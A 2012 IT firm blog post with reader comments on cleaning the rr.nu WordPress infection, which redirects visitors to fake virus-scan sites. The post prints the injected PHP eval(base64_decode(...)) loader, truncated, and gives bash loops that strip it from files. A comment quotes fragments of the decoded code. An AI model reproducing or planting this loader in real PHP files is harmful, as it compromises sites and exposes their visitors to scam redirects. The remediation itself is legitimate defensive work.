

-
3-Step Fix for your rr.nu WordPress Virus Outbreak
Posted on March 9, 2012 by in IT Infrastructure, IT Outsourcing, Technology Review, Wordpress with 27 comments
Symptoms of the rr.nu WordPress Virus:
Wordpress-based websites infected with the virus are redirecting visitors to a fake virus-scan website. The URL looks like http://*.rr.nu.
When you check the files on your server, the following line is inserted into your .php files, such as wp-config.php:
<?php /**/ eval(base64_decode("aWYoZnVuY3Rpb25fZXhpc3RzKCdvYl9zdGFydCcpJiYhaXNz ZXQoJF9TRVJWRVJbJ21yX25vJ10pKXsgICRfU0VSVkVSWydtcl9ubyddPTE7ICAgIGlmKCFmdW5jdGl vbl9leGlzdHMoJ21yb2JoJykpeyAgICBmdW5jdGlvbiBnZXRfdGRzXzc3NygkdXJsKXskY29udGVudD 0iIjskY29udGVudD1AdHJ5Y3VybF83NzcoJHVybCk7aWYoJGNvbnRlbnQhPT1mYWxzZSlyZXR1cm4gJ GNvbnRlbnQ7JGNvbnRlbnQ9QHRyeWZpbGVfNzc3KCR1cmwpO2lmKCRjb250ZW50IT09ZmFsc2UpcmV0 dXJuICRjb250ZW50OyRjb250ZW50PUB0cnlmb3Blbl83NzcoJHVybCk7aWYoJGNvbnRlbnQhPT1mYWx zZSlyZXR1cm4gJGNvbnRlbnQ7JGNvbnRlbnQ9QHRyeWZzb2Nrb3Blbl83NzcoJHVybCk7aWYoJGNvbn RlbnQhPT1mYWxzZSlyZXR1cm4gJGNvbnRlbnQ7JGNvbnRlbnQ9QHRyeXNvY2tldF83NzcoJHVybCk7a WYoJGNvbnRlbnQhPT1mYWxzZSlyZXR1cm4gJGNvbnRlbnQ7cmV0dXJuICcnO30gIGZ1bmN0aW9uIHRy eWN1cmxfNzc3KCR1cmwpe2lmKGZ1bmN0aW9uX2V4aXN0cygnY3VybF9pbml0Jyk9PT1mYWxzZSlyZXR 1cm4gZmFsc2U7JGNoID0gY3VybF9pbml0ICgpO2N1cmxfc2V0b3B0ICgkY2gsIENVUkxPUFRfVVJMLC R1cmwpO2N1cmxfc2V0b3B0ICgkY2gsIENVUkxPUFRfUkVUVVJOVFJBTlNGRVIsIDEpO2N1cmxfc2V0b 3B0ICgkY2gsIENVUkxPUFRfVElNRU9VVCwgNSk7Y3VybF9zZXRvcHQgKCRjaCwg...Solution:
Remove all instances of the offending code. The problem is it typically requires finding and editing 300 files; most websites will tell you to delete your entire WordPress installation and reinstall, but here are instructions on removing the malware without reinstalling each plug-in:
- CHANGE YOUR PASSWORD. Change all your passwords, everywhere. Your website was compromised because your password failed.
- BACKUP YOUR DATA. Make a copy of your entire website and keep it locally – better safe than sorry!
- RUN THE SCRIPT. Attached is a BASH script that will fix the problem. You’ll want to put it in your WordPress directory, mark it as executable, then run it. Click here to download the remove-rr-nu-virus.sh script.

- (Alternately, instead of downloading the script you can go to your WordPress install directory and paste this paragraph into a relatively large, single line of executable code into the console. Note that it’s multiple lines here, but needs to be executed as a single line in Linux.)
for file in $(grep -Hlr "aWYoZnVuY3Rpb25fZXhpc3RzKCdvYl9zdGFydCcp JiYhaXNzZXQoJF9TRVJWRVJbJ21yX25vJ10pKXsgICRfU0VSVkVSWydtcl9ubyddP TE7ICAgIGlmKCFmdW5jdGlvbl9leGlzdHMoJ21yb2JoJykpeyAgICBmdW5jdGlvbi BnZX" .); do sed -e "s/));?>/));?>\n/g" $file | sed -e "/aWYoZnVu Y3Rpb25fZXhpc3RzKCdvYl9zdGFydCcpJiYhaXNzZXQoJF9TRVJWRVJbJ21yX25vJ 10pKXsgICRfU0VSVkVSWydtcl9ubyddPTE7ICAgIGlmKCFmdW5jdGlvbl9leGlzdH MoJ21yb2JoJykpeyAgICBmdW5jdGlvbiBnZX/d" > $file.temp; mv $file.te mp $file; echo Fixed infected file $file; done
There’s no problem that can’t be solved – it’s just a matter of having the right resources and knowing where to find the best answers! If you believe your wordpress website has been hacked, and if the above seems like Greek to you, send us an email at support@spkaa.com and we can help you get your website back under your own control!

Top

24 Comments
Julian Turner
Posted March 17, 2012 at 6:23 am | Permalink
There are line breaks in the copy-n-paste code.
trav!s
Posted March 17, 2012 at 11:40 pm | Permalink
yup, linebreaks.. after removing those I tried this locally and it worked like a champ, ran it in production and the problem seems fixed.
hint: use the Firebug Net panel for a quick way to see any malicious requests vanish after cleaning your php files, then work on passwords and permissions.
note: these problems cleverly creep into the database as well, make sure to sanitize your posts/pages (anything that is stored in the db)
Ed Chung
Posted March 18, 2012 at 9:31 am | Permalink
Thanks for catching that! If you download this text file, it’ll be “free” of line breaks:
http://www.spkaa.com/wp-content/uploads/2012/03/fix-rr-nu-txt.txt
–Ed
James
Posted April 2, 2012 at 1:08 am | Permalink
Hi
this is great but could you provide more info on how to run this as i have never attempted this before
i didnt have much luck pasting it in via terminal as it kept asking for a password but didnt like any of the ones i have
i tried uploading it and running it using the command feature in my ftp software but was not sure what to put – i tried thinsg like sh then the filename and bash then the filename but it kept telling me it was an invalid command so i am a bit stuck
your help would be greatly appreciated!
cheers
James
Michael
Posted April 2, 2012 at 5:47 am | Permalink
Ed — Your script appears to be a life-saver!! So far this morning there are no redirects on my websites to rr.nu domains. Keeping my fingers crossed. I was all set to have my web developer roll one of my websites back to a two-year-old version after automated back-ups failed. Even web developers often do not know what to do with these attacks other than restore from backup. This was easy enough that I was able to dust off my UNIX basic command knowledge from 23 years ago and do it myself. THANK YOU!
Michael
Posted April 2, 2012 at 5:50 am | Permalink
James on 4/2/12 — I utilized the fix-rr-nu-txt.txt file that Ed gives in the comments above. I uploaded it via FTP client to my Word Press directory. I was lucky enough to be utilizing an FTP client that let me easily change file permissions to be executable. I then logged in via an SSH client and went to the Word Press directory. There I typed “bash fix-rr-nu-txt.txt” in order to execute the file.
– Michael
Ed Chung
Posted April 2, 2012 at 8:42 am | Permalink
Thanks for your support, Michael! I’m glad it worked for you, although you and I need to have a talk about automated backups failing for two years…
bb
Posted April 5, 2012 at 11:19 pm | Permalink
I had an error when I ran the bash file. Something about line 3 terminating unexpectedly. I noticed it did not have “done’ at the end, unlike the console code. In any case, I ran the console code and it worked great. Thank you so much!!
jason
Posted April 10, 2012 at 7:38 pm | Permalink
THANK YOU.
Although your script is missing a “done;” command at the end of the for do loop.
Felipe loss
Posted April 13, 2012 at 10:45 am | Permalink
Thanks for sharing this solution,
Ed Chung
Posted April 13, 2012 at 1:26 pm | Permalink
Thanks for pointing out that the “done” was missing from the downloadable BASH script – I updated that. I’m glad I can help people with this problem; it’s still happening to people! Set harder passwords, everyone!
Thiago
Posted April 28, 2012 at 3:45 pm | Permalink
Does it work on SMF?
Ed Chung
Posted April 30, 2012 at 8:39 am | Permalink
James,
You’ll need shell access – you can’t run the script using an FTP client. Can you access your website/host using a program like “Putty”?
Thiago,
I have not tested it with SMF, but it shouldn’t interfere with plug-ins – it didn’t break any of ours!
Ed
brian rickey
Posted July 1, 2012 at 6:25 pm | Permalink
Not to sound like an idiot, but how do you specifically upload that scrip? i have access to my cpanel but cannot figure it out.
Sim
Posted July 5, 2012 at 8:47 am | Permalink
Hey guys – a great fix.
The website that I am ridding this virus from has three databases (two for wordpress, one for some input data stuff), and all files (.php) associated with those databases were infected. I uploaded the .txt file to the root directory of one wordpress installation, changed the permission, and had the host bash it, as I do not have shell access.
it seems to have gotten rid of the infection (I’ve found only one page thus far that still has it!), and I’ve changed all passwords (WP dashboard access, database admin passwords, FTP access etc), and inspected all file permissions, but I’m still not convinced that the same virus can hit again. It infected all databases, including one that was not wordpress-related, and each database has a different DBA associated with it.
does anyone know the entry point and how to avoid this in the future?
Ed Chung
Posted July 18, 2012 at 12:45 pm | Permalink
Brian,
I don’t think you can run Shell scripts for CPanel – you’ll need shell access. Shell access is similar to a Windows Command Prompt, but on your Linux server. Who’s your webhost?
Sim,
Thanks for the feedback! We cleared this 4 months ago and haven’t had a problem since, but you could also verify that there aren’t “extra users” created in the WordPress Users table in the database.
Ed
Dan Mellem
Posted October 8, 2012 at 11:58 pm | Permalink
I took a different approach. The file is going to be PHP and the junk code is going to be on the first line, plus I didn’t want to risk changing TAR files or anything else that may contain the encoded sequence. I came up with:
for file in $(find . -name ‘*.php’); do { head -n1 $file | fgrep -q ‘aWYoZnVuY3Rpb25fZXhpc3RzKCdvYl9zdGFydCcp’; } && sed -i” -e ’1 s/^.\+));?>\(.*\)/\1/’ $file && echo “$file fixed”; done
1. Find all .php files
2. Make sure the first line has the malware
3. edit in-place, keeping everything after “));?>” on the first line
Amir
Posted October 18, 2012 at 9:42 am | Permalink
Hey,
My Drupal site has been infected with an eval(base64_decode… malware. 100s of php files were infected with this code. I tried to manually fix it but after a lot of work it came back and infected the files all over again.
I think I found some suspicious php files which I renamed and I hope it won’t come back again.
But now I need to fix 100s of php files. Do you think this bash script will work for Drupal site as well it work for WordPress?
Thanks
Bill Hastings
Posted October 18, 2012 at 9:44 am | Permalink
In reference to Dan Mellem’s fix for rr.nu the script prescribed:
for file in $(find . -name ‘*.php’); do { head -n1 $file | fgrep -q ‘aWYoZnVuY3Rpb25fZXhpc3RzKCdvYl9zdGFydCcp’; } && sed -i” -e ’1 s/^.\+));?>\(.*\)/\1/’ $file && echo “$file fixed”; done
ERROR Generates:
-bash: syntax error near unexpected token `)’
I see the suspected culprit, but because editing in-place, keeping everything after “));?>” on the first line don’t know how to modify appropriately. Since this is a mod to every php file I have to get it right. Can anyone suggest the appropriate tweak? Our site is deeply affected by the virus with thousands of php files corrupt. HELP!
Decoded
Posted October 18, 2012 at 3:05 pm | Permalink
This is the rr.nu virus code: decoded for whatever use it may be to others:
if(function_exists(‘ob_start’)
…
ob_start(‘mrobh’); } }
hitbyrrnu
Posted October 19, 2012 at 3:30 am | Permalink
@Decoded – what possible use could that be other than to provide it to other hackers.
Could admin please remove that comment. It may be a coincidence but one of my sites was hit with this infection on the same day it was posted (i.e. yesterday).
thanks for the above code but I’m sure there are others like me that would find it more useful if you could provide complete step by step instructions with the assumption that the user has NO knowledge of what shell access is, rather than the assumption that we all use shell access every day. Just a thought.
I’m off now to try to find out how to get shell access to my BlueHost account
thanks again
aa
Posted December 6, 2012 at 11:59 pm | Permalink
how to fix virus in computer
lebron sale
Posted March 22, 2013 at 8:37 am | Permalink
Its just well thought out and really fantastic to see someone who knows how to put these thoughts down so well
Kay
Posted March 24, 2013 at 1:10 pm | Permalink
Very quickly this web site will be famous amid all blog users, due to it’s nice articles or reviews
3 Trackbacks
By On-Going Dynamic FakeAV Campaign | Triple-N on March 31, 2012 at 2:01 pm
[...] TLD / Dynamic DNS related sites. Digging deeper it appears that a malware campaign tied to massive WordPress compromises was the culprit. This is a very widespread malware campaign that remains live / on-going and [...]
By Como eliminar el hack o malware de rr.nu de Wordpress on May 7, 2012 at 4:01 am
[...] chmod -x remove-rr-nu-virus.shEspero que os sea de ayuda, el artículo original es el siguiente: http://www.spkaa.com/3-step-fix-for-your-rr-nu-wordpress-virus-outbreak. Yo con esto he conseguido arreglar por completo el hackeo que me habían hecho y volver tener el [...]
By Drama-Otaku » More Drama Please! » Lessons Learned: Malware and Trackback spam on Wordpress on February 11, 2013 at 9:51 pm
[...] enough at the end of the file was Javascript that I didn’t add. After some Googling, I found this article which described the same [...]